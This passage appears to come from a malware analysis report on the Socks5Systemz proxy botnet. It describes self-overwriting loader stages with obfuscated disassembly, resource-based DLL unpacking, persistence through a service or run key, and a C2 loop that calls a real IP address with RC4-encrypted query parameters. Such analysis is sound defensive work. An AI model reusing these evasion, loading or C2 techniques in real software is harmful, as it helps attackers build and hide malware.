
The only purpose of the first payload is to overwrite itself with another loader. This loader shares decompression and encryption functions with the loader that it overwrites, suggesting both payloads were created by the same author.. Chunks of the encrypted payload are embedded within the `.text` section and can be non-contiguous; this makes static extraction difficult or impossible. However, you can extract the parameters to the loader stub function and dump the section of memory containing the encrypted payload. Manual decryption and payload dumping are possible, as demonstrated in this article.



> Fig 08. Control graph of gamebackupmanager

gamebackupmanager[.]exe will write a loader function onto the stack. The loader function accepts a single argument, a 74-byte struct containing information required to overwrite the current main module. This approach has some advantages for the malware author, first of all, because if you overwrite an image loaded by the system loader, the memory your payload resides in will be marked as image-allocated rather than private. A second advantage is that it complicates debugging. If a researcher sets a breakpoint in the second payload after it is mapped into memory, restarting the debugger will wipe that breakpoint out. This happens because the first loader dynamically overwrites itself with the second stage during each run. Resulting in a loss of control and or a frustrating experience.


gamebackupmanager.006168BA
call dword ptr ss:[ebp-4] ; jumps to loader function on stack
push eax
mov eax,esp
add eax,4
sub eax,4
xchg dword ptr ss:[esp],eax
pop esp
mov dword ptr ss:[esp],ebp
mov ebp,esp
add ebp,4
sub ebp,4
xchg dword ptr ss:[esp],ebp
pop esp
mov dword ptr ss:[esp],ecx
mov dword ptr ss:[esp],eax
push ebx
mov dword ptr ss:[esp],1F2D2EC3
mov dword ptr ss:[esp],ebx
push dword ptr ss:[esp]
pop eax
add esp,4
push dword ptr ss:[esp]
pop eax
push 4D69618
mov dword ptr ss:[esp],ecx
mov ecx,esp
add ecx,4
push esi
mov esi,4
add ecx,esi
pop esi
xchg dword ptr ss:[esp],ecx
pop esp
jmp gamebackupmanager.60B632
gamebackupmanager.0060B632
push ebx
push esp
pop ebx
add ebx,4
sub ebx,4
xchg dword ptr ss:[esp],ebx
mov esp,dword ptr ss:[esp]
mov dword ptr ss:[esp],ebx
mov dword ptr ss:[esp],eax
push 5F31627E
mov dword ptr ss:[esp],ebx
mov eax,dword ptr ss:[esp]
push ebp
mov ebp,esp
add ebp,4
add ebp,4
xchg dword ptr ss:[esp],ebp
mov esp,dword ptr ss:[esp]
push dword ptr ss:[esp]
pop eax
push esi
push esp
mov esi,dword ptr ss:[esp]
add esp,4
add esi,4
add esi,4
xchg dword ptr ss:[esp],esi
pop esp
push ebp
mov ebp,esp
push eax
mov eax,39FF96DC
neg eax
add eax,39FF96E0
add ebp,eax
pop eax


push esi
push ecx
mov ecx,6FBF557B
inc ecx
sub ecx,3DEDF5DA
and ecx,39BD0915
not ecx
add ecx,2CFDACA0
add ecx,4935C65
mov esi,ecx
pop ecx
add ebp,esi
pop esi
push ebp
push dword ptr ss:[esp+4]
pop ebp
pop dword ptr ss:[esp]
pop esp
push edx
mov edx,esp
push esi
mov esi,269E0ADD
add esi,7D7680A7
add esi,65D639AB
or esi,ED62FC7
and esi,61E50D6D
dec esi
sub esi,1E40D68
sub edx,5BFFE436
add edx,237F5DC5
add edx,esi
sub edx,237F5DC5
add edx,5BFFE436
pop esi
sub edx,4
xchg dword ptr ss:[esp],edx
pop esp
mov dword ptr ss:[esp],ecx
push ebx
mov ebx,7B7FFFD7
or ebx,sechost.756F4C76
add ebx,E407EFBE
push ebp
mov ebp,7AC5ADE7
not ebp
shl ebp,4
add ebp,7F7F4928
or ebp,7BEF0726
or ebp,3DDDDE8E
sub ebp,8A4C0CE9
sub ecx,ebp
pop ebp
add ecx,ebx
add ecx,75B3F2C5
mov ebx,dword ptr ss:[esp]
add esp,4
add ecx,eax
sub ecx,6387EFB5
push dword ptr ss:[esp]
push dword ptr ss:[esp]
pop ecx
add esp,4
push esi
mov esi,esp
add esi,4
add esi,4
xchg dword ptr ss:[esp],esi
pop esp
jmp gamebackupmanager.494BD4
gamebackupmanager.00494BD4
mov eax,eax
mov ebp,ebp
mov ebx,ebx
mov esi,esi
mov edx,edx
mov ebp,ebp




Fig 09. Initial payload calling loader function on stack




Fig 10. Memory map of initial payload showing EIP in stack

Loader argument struct layout in memory:

0x0 = module to overwrite, the loader function will jump to the module it overwrites instead of returning. Neither the initial payload nor the payload its loading contain relocation information. This simplifies the loading process.


0x4 = address of GetProcAddress

0x8 - 0x24 = pointers to chunks of the encrypted module. The loader function will add 0x800 to these pointers instead of using them as raw.

0x28 = pointer to a struct containing a key and data size used for decryption.


0x6C = kernel32.dll module

0x70 = compression function pointer, decryption of the module chunks is done inline within the function, but calls out of the function for decompression.




> Fig 11. Loader function parameter layout in memory

Address of key and data size:




> Fig 12. Pointer in structure to key and size structure.




> Fig 13. Pointer and key structure in x32dbg

Encryption key:



> Fig 14. Highlighting encryption key in hex editor

Size:



> Fig 15. Highlighting size of payload in hex editor

Once the loader stub decrypts the second stage module, it resolves the necessary imports and overwrites the original main module. Because both stages are stripped of relocation data and mapped to the same base address,


no memory relocations occur. Finally, instead of returning from the function, the loader stub executes the payload by jumping directly to the second stage's entry point. The second stage then starts execution as it would normally be mapped into memory by the system.

Socks5Systemz Second Stage

The second loader is approximately 500KB in size. The majority of this bulk comes from an encrypted DLL stored within its resource section. Besides housing this payload, the loader's actual functionality is minimal and completely unobfuscated.

> Fig 16. Second stage loader in explorer.

A Socks5Systemz module stored in the loader's resource section makes static extraction easy. The compression algorithms used in the initial payload to load the current module are also used within the module itself to protect the payload while it’s stored in the resource section.



> Fig 17. Encrypted Resource in second loader

The first operation the loader will perform in the main function is to register a service control handle. If it is successful, it will start a new thread to load the socks5systemz.dll into memory and wait indefinitely for that thread to complete. If an error is encountered at any point in this function, the function will return to winmain, where its status is not checked, and execution continues. The advantage of this design decision is that it allows the module to function both as a service and as a regular PE/EXE.

Next, the function will check for the presence of two possible command-line flags. If the uninstall flag is specified, a test file will be created, and the process will exit; this may be unimplemented functionality. If the install flag is specified, persistence will first be attempted by registering a service; if this fails due to insufficient permissions or for any other reason, a run key will be created. Otherwise, if no flags are specified, the packed DLL will be memory-loaded into the current process without any further operations.

Pseudo code of the main function in the second stage loader:


Before unpacking, the loader will sleep in a loop to delay execution, both before and in the middle of the memory loading process.

To unpack the DLL, the loader will first call standard APIs used to retrieve data from resource sections, FindResourceA, SizeOfResource, LoadResource, and LockResource. To decrypt the resource, it extracts a 32-byte key from the end of the resource, though only the first 16 bytes are used in the algorithm. The first 4 bytes of the decrypted context will be the uncompressed data size, used when passing the decrypted data to the decompress function. Once the module's bytes are returned, the DLL will be mapped into memory using a single allocation with read and execute permissions. The memory loader will fix relocations and zero the PE headers before transferring control to the DLL entry point.

Pseudo code of the unpacking function in the second stage loader:

Socks5Systemz Final Payload

The final payload of Socks5Systemz is around 600KB unpacked, and it has a realistic timestamp.




> Fig 18. Socks5systemz PE file header

The DLL heavily relies on junk code and control-flow obfuscation, making static analysis challenging. Instead, dynamic analysis was used to understand the main routine of the final unpacked sample.

C2 Loop Behavior

The module will attempt to reach out to its C2 3 times before moving onto the next C2. Once it reaches the end of the list it loops back around to the beginning of the list. For the first iteration of the list it attempts to use HTTPS before falling back to HTTP. Once it reaches the end of the C2 list while attempting to use HTTP, it loops back around to the beginning of the C2 list and attempts to use HTTPS again and the cycle keeps repeating until a successful connection is made.


DLL entry point
initialize encrypted pointers
entry point of function
build raw query parameters
RC4 encrypt parameters with static key
8f3f2b3ab547153a204ae6f623167.....
build IP string based on current loop iteration
ntdll.dll.Sprintf("%d.%d.%d.%d",...)
45.11.182.82
combine strings together to build complete URL
"http(s)" + "://" + <ip address> + "/ai/?key=" + <encrypted parameters>
get internet handle using WinInet.InternetOpenA
WinInet.InternetOpenA
url = http://45.11.182.82/ai/?key=8f3f2b3ab547153a204ae6f62316.....
useragent = Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
set request timeout options using WinInet.SetInternetOpenA
WinInet.InternetOpenUrlA
read response using WinInet.InternetReadFile
If unable to connect return to beginning of C2 loop to try a different host
Decrypt response using RC4 with static key
If bad response return to beginning of C2 loop to try a different host
handle command
return to beginning of C2 loop

> Fig 19. Socks5systemz C2 command loop

C2 Communication

Socks5Systemz uses the useragent `Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)` is used for authentication to the C2 server.

The C2 url is in the format `http(s)://ip/ai/?key=<encrypted parameters>` for example:

Example of unencrypted parameters for initial connection:


Example of unencrypted parameters for a command response, in this case a response from the C2 requesting that the bot connect to a relay:

